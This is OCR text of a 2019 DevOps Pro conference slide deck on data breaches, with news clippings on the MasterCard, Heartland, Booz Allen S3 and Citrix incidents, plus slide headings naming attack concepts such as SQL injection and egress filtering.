WHEN THE WALLS FELL:


BARBARIANS IN THE THRONE ROOM

VILNIUS 2019

DevOps Pro

PLEASE ALLOW ME...

DAVE LEWIS


Google
hackers must
hackers must have tools
hackers must know
hackers must read books
hackers must die
hackers must have apps
hackers must be stopped
why hackers must eject the sjws
ethical hackers must obtain
all hackers must die
movies that hackers must watch
Report inappropriate predictions


NHL.TV
WATCH LI
TORONTO MAPLE LEAFS
BAUER
BAUER
BAUER
BAUER
SUPREME

#DEVOPS2019


CISCO


Shaka.
When the walls fell.

SO MANY DISCLOSURES
. . . NOT ENOUGH COFFEE

“YOU KNOW NOTHING OF MY WORK”
SUN TZU

SACK OF ROME 410 AD

40 Million Credit Card Numbers Hacked

By Jonathan Krim and Michael Barbaro
Washington Post Staff Writers
Saturday, June 18, 2005

More than 40 million credit card numbers belonging to U.S. consumers were accessed by a computer hacker and are at risk of being used for fraud, MasterCard International Inc. said yesterday.

In the largest security breach of its kind, MasterCard officials said all credit card brands were affected, including 13.9 million cards bearing the MasterCard label. A spokeswoman for Visa USA Inc. confirmed that 22 million of its card numbers may have been breached, while Discover Financial Services Inc. said it did not yet know if its cards were affected.

MasterCard officials said consumers are not held responsible for unauthorized charges on their cards, and that other sensitive personal data, such as Social Security numbers and birth dates, were not stored in the hacked system. So far, no evidence of fraudulent charges has emerged, they said.

Heartland Payment Systems, Forcht Bank Discover Data Breaches

Both Companies Might be Victims of Larger Fraud Schemes

Linda McGlasson • January 21, 2009 0 Comments

Twitter Facebook LinkedIn Credit Eligible

Heartland Payment Systems, the sixth-largest payments processor in the U.S., announced Monday that its processing systems were breached in 2008, exposing an undetermined number of consumers to potential fraud. Meanwhile, Forcht Bank, one of the 10 largest banks in Kentucky, told its customers it would begin reissuing 8,500 debit cards after being informed by its own card processor of a possible breach.

In the case of Heartland, while the company continues to

XP_CMDSHELL

THIS HAPPENS TOO OFTEN . . .


ars TECHNICA BIZ & IT TECH SCIENCE POLICY CARS GAMING & CULTURE FORUMS

SECURITY THROUGH...WHAT EXACTLY? —

Defense contractor stored intelligence data in Amazon cloud unprotected [Updated]

Booz Allen Hamilton engineer posted geospatial intelligence to Amazon S3 bucket.

SEAN GALLAGHER - 5/31/2017, 10:00 PM



by Michael Mimoso Follow @mike_mimoso September 22, 2017 , 3:56 pm

Organizations continue to leak data through publicly accessible Amazon S3 buckets, pointing a harsh finger at continued lax attitudes toward the custodianship of sensitive data.

APPLICATION SECURITY

3/12/2019
05:55 PM

Robert Lemos
News

Citrix Breach Underscores Password Perils

Attackers used a short list of passwords to knock on every digital door to find vulnerable systems in the vendor's network.

The recent cyberattack on enterprise technology provider Citrix Systems using a technique known as password spraying highlights a major problem that passwords pose for companies: Users who select weak passwords or reuse their login credentials on different sites expose their organizations to compromise.

On March 8, Citrix posted a statement confirming that the company's internal network had been breached by hackers who had used password spraying, successfully using a short list of passwords on a wide swath of systems to eventually find a digital key that worked. The company began investigating after being contacted by the FBI on March 6, confirming that the attackers

. . . SACK OF HOME


DATA
BREACH

Regulating the internet giants

The world's most valuable resource is no longer oil, but data

The data economy demands a new approach to antitrust rules

Print edition | Leaders ›
May 6th 2017

NH03623TNC


CYBER
HEARTBLEED
CYBER
ARPA

KREBS IS NOT YOUR IDS

UNAUTHORIZED ACCESS

INSIDER THREAT

WEB BREACH

MISSING PATCHES...


THE FIREWALL ADMIN


FAILED AUTHENTICATION

SOCIAL ENGINEERING


SQL INJECTION


THE BREACH

ESCALATION OF PRIVILEGE


INDICATORS OF COMPROMISE


BUT, BY THAT POINT . . .



EGRESS FILTERING



THERE IT GOES

